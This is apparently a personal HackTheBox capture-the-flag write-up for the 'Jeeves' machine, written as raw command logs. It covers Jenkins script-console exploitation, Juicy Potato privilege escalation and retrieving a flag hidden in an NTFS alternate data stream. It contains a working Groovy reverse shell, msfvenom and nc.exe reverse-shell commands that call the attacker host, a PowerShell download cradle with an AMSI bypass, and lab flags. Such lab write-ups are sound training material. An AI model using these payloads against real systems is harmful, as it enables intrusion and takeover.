

Jeeves

Resolution summary

- dir /r
- juicy potato is a bitch

Improved skills

- Manual exploit exploitation
- potato attacks

Used tools

- nmap
- gobuster
- juicy potato

Information Gathering

Scanned all TCP ports:

```
80/tcp      open       http
135/tcp     open       msrpc
445/tcp     open       microsoft-ds
50000/tcp   open       ibm-db2
```

DO ENUM CORRECTLY, JUST LIKE IPPSEC DID:



```
root@ippsec:~/Documents/htb/boxes/jeeves# nmap -sC -sV -oA nmap/initial 10.10.10.63^C
root@ippsec:~/Documents/htb/boxes/jeeves# less nmap/initial.nmap
root@ippsec:~/Documents/htb/boxes/jeeves# ls
nmap
root@ippsec:~/Documents/htb/boxes/jeeves# /opt/gobuster/gobuster -u http://10.10.10.63 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 15

Gobuster v1.3                OJ Reeves (@TheColonial)
=====
[+] Mode       : dir
[+] Url/Domain  : http://10.10.10.63/
[+] Threads    : 15
[+] Wordlist    : /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes : 200,204,301,302,307
=====
^C[!] Keyboard interrupt detected, terminating.
=====
```


Enumeration


Port 80 - HTTP (Microsoft IIS httpd 10.0)

Nothing interesting, just a scam to dezorient you



It is a picture XD:





Port 50000 - HTTP (Jetty 9.4.z-SNAPSHOT, Jenkins ver. 2.87)

do enum correctly, use different wordlists

```
(root@kali)-[/home/kali/hackthebox/Jeeves]
# gobuster dir -u http://10.10.10.63:50000 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Completing file
apache-user-enum-1.0.txt          directory-list-1.0.txt
directory-list-lowercase-2.3-medium.txt
apache-user-enum-2.0.txt          directory-list-2.3-medium.txt
directory-list-lowercase-2.3-small.txt
directories.jbrofuzz                directory-list-2.3-small.txt
```

```
(root@kali)-[/home/kali/hackthebox/Jeeves]
# gobuster dir -u http://10.10.10.63:50000/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

=====

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

=====

[+] Url:          http://10.10.10.63:50000/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-
2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Timeout:      10s

=====
```

Starting gobuster in directory enumeration mode

```
/askjeeves (Status: 302) [Size: 0] [—>  
http://10.10.10.63:50000/askjeeves/]
```

Jenkins ver. 2.87

User Id	
	admin
	anonymous

Icon: [S](#) [M](#) [L](#)

Jenkins ver. 2.87 Exploitation - reverse shell

Reverse shell - remote connection from jenkins script console

<http://10.10.10.63:50000/askjeeves/script>

other groovy scripts:

https://coldfusionx.github.io/posts/Groovy_RCE/

Jenkins

Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
1 String host="10.10.14.21";
2 int port=1234;
3 String cmd="cmd.exe";
4 Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);
5 InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream();
```

```
String host='10.10.16.3';
int port=8044;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket
s=new Socket(host,port);InputStream
pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(
pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();
Thread.sleep(50);try {p.exitValue();break;}catch (Exception e)
{}};p.destroy();s.close();
```

```
(root@kali)-[/home/kali/hackthebox/Jeeves]
# nc -nlvp 8044
listening on [any] 8044 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.10.63] 49688
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\.jenkins>whoami
whoami
jeeves\kohsuke
```

Privilege Escalation

Local Enumeration

```

C:\Windows\Temp>whoami
whoami
jeeves\kohsuke

C:\Windows\Temp>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----

```

Privilege Name	Description	State
SeShutdownPrivilege	Shut down the system	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeUndockPrivilege	Remove computer from docking station	Disabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled
SeTimeZonePrivilege	Change the time zone	Disabled

```

C:\Windows\Temp>systeminfo
systeminfo

Host Name: JEEVES
OS Name: Microsoft Windows 10 Pro
OS Version: 10.0.10586 N/A Build 10586
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: 00331-20304-47406-AA297
Original Install Date: 10/25/2017, 4:45:33 PM
System Boot Time: 3/25/2024, 6:53:50 AM
System Manufacturer: VMware, Inc.
System Model: VMware7,1
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
[01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
BIOS Version: VMware, Inc. VMW71.00V.16707776.B64.2008070230, 8/7/2020
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume2
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (UTC-05:00) Eastern Time (US & Canada)
Total Physical Memory: 2,047 MB
Available Physical Memory: 1,106 MB
Virtual Memory: Max Size: 2,687 MB
Virtual Memory: Available: 1,646 MB
Virtual Memory: In Use: 1,041 MB
Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP
Logon Server: N/A
Hotfix(s): 10 Hotfix(s) Installed.
[01]: KB3150513
[02]: KB3161102
[03]: KB3172729
[04]: KB3173428
[05]: KB4021702

```

```

root@kali:~# ./windows-exploit-suggester.py --database 2020-04-17-mssb.xls --sys
teminfo sysinfo.txt

```

Windows Exploit suggerer; a huge amount of potato attacks:

```
[*] https://github.com/foxglovesec/RottenPotato
[*] https://github.com/Kevin-Robertson/Tater
[*] https://bugs.chromium.org/p/project-zero/issues/detail?id=222 -- Windows: Local WebDAV NTLM Reflection E
rivilege
[*] https://foxglovesecurity.com/2016/01/16/hot-potato/ -- Hot Potato - Windows Privilege Escalation
[*]
```

Privilege Escalation vector - Rotten potato potato Attack via metasploit

But it did:

<https://github.com/k4sth4/Juicy-Potato>

Potato attacks overview:

https://jlajara.gitlab.io/Potatoes_Windows_Privesc#juicyPotato

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.5 LPORT=4444 -f exe
> shell.exe
```

Jenkins file Transfer:

```
def process = "powershell -command Invoke-WebRequest
'http://10.10.16.5:8000/shell.exe' -OutFile shell.exe".execute();
println("${process.text}");
```

```
(root@kali)-[/home/.../Jeeves/truepotato/Juicy-Potato/x64]
# python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.63 - - [25/Mar/2024 14:59:45] "GET /jp.exe HTTP/1.1" 200
-
10.10.10.63 - - [25/Mar/2024 15:00:05] "GET /shell.exe HTTP/1.1" 2
00 -
Result
```

i didn't use shell.exe, it got caught by windows 10

NETCAT instead

```
(root@kali)-[/home/.../Jeeves/truepotato/Juicy-Potato/x64]
# python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.63 - - [25/Mar/2024 15:12:44] "GET /nc.exe HTTP/1.1" 200
-
Result
```

```

11/03/2017  10:33 PM                64 secret.key
11/03/2017  10:33 PM                0 secret.key.not-so
12/24/2017  03:47 AM      <DIR>      secrets
03/25/2024  08:00 PM                7,168 shell.exe
11/08/2017  09:52 AM      <DIR>      updates
11/03/2017  10:33 PM      <DIR>      userContent
11/03/2017  10:33 PM      <DIR>      users
11/03/2017  10:47 PM      <DIR>      war
11/03/2017  10:43 PM      <DIR>      workflow-libs
                25 File(s)            75,114,510 bytes
                12 Dir(s)       2,673,680,384 bytes free

C:\Users\Administrator\.jenkins>

```

```

(root@kali)-[/home/.../Jeeves/truepotato/Juicy-Potato/x64]
# ls
jp.exe  shell.exe

```

Juicy potato exploitation:

```

jp.exe -l 443 -p c:\\windows\\system32\\cmd.exe -a "/c
c:\\Users\\kohsuke\\Desktop\\nc.exe -e cmd.exe 10.10.16.5 443" -t * -c
{659cdea7-489e-11d9-a9cd-000d56965251}

```

```

c:\Users\kohsuke\Desktop>jp.exe -l 443 -p c:\\windows\\system32\\cmd.exe -a "/c c:\\Users\\
\\kohsuke\\Desktop\\nc.exe -e cmd.exe 10.10.16.5 443" -t * -c {659cdea7-489e-11d9-a9cd-000d
56965251}
jp.exe -l 443 -p c:\\windows\\system32\\cmd.exe -a "/c c:\\Users\\kohsuke\\Desktop\\nc.exe
-e cmd.exe 10.10.16.5 443" -t * -c {659cdea7-489e-11d9-a9cd-000d56965251}
Testing {659cdea7-489e-11d9-a9cd-000d56965251} 443
.....
[+] authresult 0
{659cdea7-489e-11d9-a9cd-000d56965251};NT AUTHORITY\\SYSTEM

[+] CreateProcessWithTokenW OK
c:\Users\kohsuke\Desktop>whoami

```



```

(root@kali)-[/home/.../Jeeves/true
potato/Juicy-Potato/x64]
# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.63] 49694
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

```

```

Directory of C:\Users\Administrator\Desktop

11/08/2017  10:05 AM    <DIR>          .
11/08/2017  10:05 AM    <DIR>          ..
12/24/2017  03:51 AM                36 hm.txt
11/08/2017  10:05 AM            797 Windows 10 Update Assistant.lnk
                2 File(s)            833 bytes
                2 Dir(s)  2,669,932,544 bytes free

C:\Users\Administrator\Desktop>type hm.txt
type hm.txt
The flag is elsewhere. Look deeper.

```

Alternatywne strumienie danych w systemie plików NTFS pozwalają na przechowywanie dodatkowych danych w jednym pliku, które nie są widoczne w standardowy sposób, tj. nie są uwzględnione w normalnym wyświetlaniu plików. Zwykle te alternatywne strumienie danych są wykorzystywane przez system operacyjny lub różne aplikacje do przechowywania metadanych lub dodatkowych informacji.

Komenda `dir /r` jest używana w systemie Windows, aby wyświetlić alternatywne strumienie danych plików w danym katalogu.

```

c:\Users\Administrator\Desktop>dir /r
dir /r
Volume in drive C has no label.

```

Volume Serial Number is 71A1-6FA1

Directory of c:\Users\Administrator\Desktop

```
11/08/2017  10:05 AM    <DIR>          .
11/08/2017  10:05 AM    <DIR>          ..
12/24/2017  03:51 AM                36 hm.txt
                34 hm.txt:root.txt:$DATA
11/08/2017  10:05 AM                797 Windows 10 Update Assistant.lnk
                2 File(s)                833 bytes
                2 Dir(s)   2,669,932,544 bytes free
```

```
c:\Users\Administrator\Desktop>type hm.txt:root.txt:$DATA
type hm.txt:root.txt:$DATA
The filename, directory name, or volume label syntax is incorrect.
```

```
c:\Users\Administrator\Desktop>more <hm.txt:root.txt> newroot.txt
more <hm.txt:root.txt> newroot.txt
```

```
c:\Users\Administrator\Desktop>type newroot.txt
type newroot.txt
afbc5bd4b615a60648cec41c6ac92530
```

```
c:\Users\Administrator\Desktop>
```

```
type hm.txt:root.txt:$DATA
more < hm.txt:root.txt > newroot.txt
type newroot.txt
```

Trophy & Loot

user.txt

```
e3232272596fb47950d59c4cf1e7066a
```

root.txt

```
afbc5bd4b615a60648cec41c6ac92530
```

Archive

I tried to get root flag with a lot of ways.

I had a problem with:

- transferring cmd files while certutil is not enabled, and shell is limited
- bypass defender, AV avasion

It didnt work

metasploit:

images:

```
(root@kali)-[/home/kali/hackthebox/juicy-potato/JuicyPotato]
# msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor
```

```
      .:ok000kdc'          'cdk000ko:.
      .x00000000000000c      c0000000000000x.
      :000000000000000k,      ,k00000000000000:
      '000000000k00000000: :00000000000000000'
      o00000000.MMMM.o00000000l.MMMM,00000000o
      d00000000.MMMMMM.c00000c.MMMMMM,00000000x
      l00000000.MMMMMMMMM;d;MMMMMMMMM,00000000l
      .00000000.MMM.;MMMMMMMMMMMM;MMM,00000000.
      c0000000.MMM.00c.MMMM'o00.MMM,0000000c
      o000000.MMM.0000.MMM:0000.MMM,000000o
      l00000.MMM.0000.MMM:0000.MMM,00000l
      ;0000'MMM.0000.MMM:0000.MMM;0000;
      .d000'WM.00000cccx0000.MX'x00d.
      ,kol'M.0000000000000.M'd0k,
      :kk;.0000000000000.;ok:
      ;k000000000000000k:
      ,x000000000000x,
      .l0000000l.
      ,d0d,
      .

      =[ metasploit v6.4.0-dev ]
+ -- --=[ 2404 exploits - 1239 auxiliary - 422 post ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops ]
+ -- --=[ 9 evasion ]
```

Metasploit Documentation: <https://docs.metasploit.com/>

```
use exploit/multi/script/web_delivery
msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > show targets
```

Exploit targets:

Id	Name
0	Python
1	PHP
2	PSH
3	Regsvr32
4	pubprn
5	SyncAppvPublishingServer
6	PSH (Binary)
7	Linux
8	Mac OS X

```
msf6 exploit(multi/script/web_delivery) > set targets 2
[!] Unknown datastore option: targets. Did you mean TARGET?
targets => 2
msf6 exploit(multi/script/web_delivery) > set target 2
target => 2
msf6 exploit(multi/script/web_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set lhost 10.10.16.3
lhost => 10.10.16.3
```

```
msf6 exploit(multi/script/web_delivery) > set targets 2
[!] Unknown datastore option: targets. Did you mean TARGET?
targets => 2
msf6 exploit(multi/script/web_delivery) > set target 2
target => 2
msf6 exploit(multi/script/web_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set lhost 10.10.16.3
lhost => 10.10.16.3
msf6 exploit(multi/script/web_delivery) > set srvhost 10.10.16.3
srvhost => 10.10.16.3
msf6 exploit(multi/script/web_delivery) > options
```

Module options (exploit/multi/script/web_delivery):

Name	Current Setting	Required	Description
SRVHOST	10.10.16.3	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.16.3	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

option: startup failed:

Id	Name
2	PSH

View the full module info with the info, or info -d command.

```
msf6 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.16.3:4444
msf6 exploit(multi/script/web_delivery) > [*] Using URL: http://10.10.16.3:8080/AuIsf60VTtd
[*] Server started.
[*] Run the following command on the target machine:
```

```

View the full module info with the info, or info -d command.

msf6 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.16.3:4444
msf6 exploit(multi/script/web_delivery) > [*] Using URL: http://10.10.16.3:80
80/AuIsf60VTtd
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQBjAHYAaQBjAGUUAUABvAGkAbgB0
AE0AYQBuaGEAZwBlAHIAxQA6ADoAUwBlAGMAdQBjAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsAT
gBlAHQALgBtAGUAYwB1AHIAaQB0AHkAUABYAG8AdABvAGMabwBsAFQAEQBwAGUAXQA6ADoAVABsAH
MAMQAYADsAJABhAHkAPQBuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQALgB3AGUAYgBjAGwAaQB
lAG4AdAA7AGkAZgAoAFsAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBjAFIAAcgBvAHgAeQBdADoA
OgBHAGUAdABEAGUAZgBhAHUAbAB0AFAAcgBvAHgAeQAOA0cKALgBhAGQAZABYAGUAcwBzACAALQBua
GUAIAAkAG4AdQB5AGwAKQB7ACQAYQB5AC4AcABYAG8AeAB5AD0AwWBOAGUAdAAuAFcAZQBjAFIAZQ
BxAHUUAZQBzAHQAXQA6ADoARwBlAHQAUwB5AHMAdABlAG0AVwBlAGIAUABYAG8AeAB5ACgAKQA7ACQ
AYQB5AC4AUABYAG8AeAB5AC4AQwByAGUAZABlAG4AdABpAGeAbABzAD0AwWBOAGUAdAAuAEMAcgBl
AGQAZQBuaHQAAQbHAGwAQwBhAGMAaABlAF0A0gA6AEQAQZQBmAGEAdQB5AHQAQwByAGUAZABlAG4Ad
ABpAGeAbABzADsAfQA7AEkARQBYACAkAA0AG4AZQB3AC0AbwBIAg0AZQBjAHQAIABoAGUAdAAuAF
cAZQBjAEMAbABpAGUAbgB0ACKALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuaGcAKAAnAGgAdAB
0AHAA0gAvAC8AMQAwAC4AMQA2AC4AMwA6ADgAMAA4ADAALwBBAHUASQBzAGYANGBPAPFYAVAB0AGQAjwApACKA0wA=
[*] 10.10.10.63 web_delivery - Delivering AMSI Bypass (1372 bytes)
[*] 10.10.10.63 web_delivery - Delivering Payload (3550 bytes)
[*] Sending stage (176198 bytes) to 10.10.10.63
[*] Meterpreter session 1 opened (10.10.16.3:4444 → 10.10.10.63:49693) at 20
24-03-25 05:56:02 -0400
msf6 exploit(multi/script/web_delivery) >

```

```

msf6 > use exploit/multi/script/web_delivery
msf6 exploit(multi/script/web_delivery) > show targets

```

Exploit targets:

	Id	Name
	--	----
⇒	0	Python
	1	PHP
	2	PSH
	3	Regsvr32
	4	pubprn
	5	SyncAppvPublishingServer
	6	PSH (Binary)
	7	Linux
	8	Mac OS X

```

msf6 exploit(multi/script/web_delivery) > set target 2
target ⇒ 2
msf6 exploit(multi/script/web_delivery) > set payload
windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp

```

```
msf6 exploit(multi/script/web_delivery) > set lhost 10.10.16.3
lhost => 10.10.16.3
msf6 exploit(multi/script/web_delivery) > set srvhost
srvhost => 10.10.16.3
msf6 exploit(multi/script/web_delivery) > options
```

Module options (exploit/multi/script/web_delivery):

Name	Current Setting	Required	Description
SRVHOST	10.10.16.3	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.16.3	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	---
2	PSH

View the full module info with the info, or info -d command.

```
msf6 exploit(multi/script/web_delivery) >
```

```
meterpreter > getuid
Server username: JEEVES\kohsuke
```

```
meterpreter > getprivs
```

Enabled Process Privileges

Name

SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeImpersonatePrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

```
meterpreter > run post/multi/recon/local_exploit_suggester
```

#	Name	Potentially Vulnerable?	Check Result
1	exploit/windows/local/bits_ntlm_token_impersonation	Yes	The target appears to be vulnerable.
2	exploit/windows/local/bypassuac_eventvwr	Yes	The target appears to be vulnerable.
3	exploit/windows/local/bypassuac_fodhelper	Yes	The target appears to be vulnerable.
4	exploit/windows/local/bypassuac_sluihijack	Yes	The target appears to be vulnerable.
5	exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move	Yes	The target appears to be vulnerable. Vulnerable Windows build detected!
6	exploit/windows/local/cve_2020_1048_printerdemon	Yes	The target appears to be vulnerable.
7	exploit/windows/local/cve_2020_1337_printerdemon	Yes	The target appears to be vulnerable.
8	exploit/windows/local/ms16_075_reflection	Yes	The target appears to be vulnerable.
9	exploit/windows/local/ms16_075_reflection_juicy	Yes	The target appears to be vulnerable.
10	exploit/windows/local/tokenmagic	Yes	The target appears to be vulnerable.
11	exploit/windows/local/adobe_sandbox_adobecollabsync	No	Cannot reliably check exploitability

```
# Name
-
1 exploit/windows/local/bits_ntlm_token_imperso
2 exploit/windows/local/bypassuac_eventvwr
3 exploit/windows/local/bypassuac_fodhelper
4 exploit/windows/local/bypassuac_sluihijack
5 exploit/windows/local/cve_2020_0787_bits_arbi
ild detected!
6 exploit/windows/local/cve_2020_1048_printerde
7 exploit/windows/local/cve_2020_1337_printerde
8 exploit/windows/local/ms16_075_reflection
9 exploit/windows/local/ms16_075_reflection_jui
```

```
meterpreter > background
```

```
[*] Backgrounding session 1...
```

```
msf6 exploit(multi/script/web_delivery) > use
```

```
exploit/windows/local/ms16_075_reflection
```

```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```



```
msf6 exploit(windows/local/ms16_075_reflection) > options
```

Module options (exploit/windows/local/ms16_075_reflection):

Name	Current Setting	Required	Description
SESSION		yes	The session to run this module on

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	none	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.0.3.15	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	---
0	Automatic

View the full module info with the info, or info -d command.

```
msf6 exploit(windows/local/ms16_075_reflection) > set lport 5555
lport => 5555
```

```
msf6 exploit(multi/script/web_delivery) > sessions -i 2
```

loading powershell:

```
meterpreter > load powershell
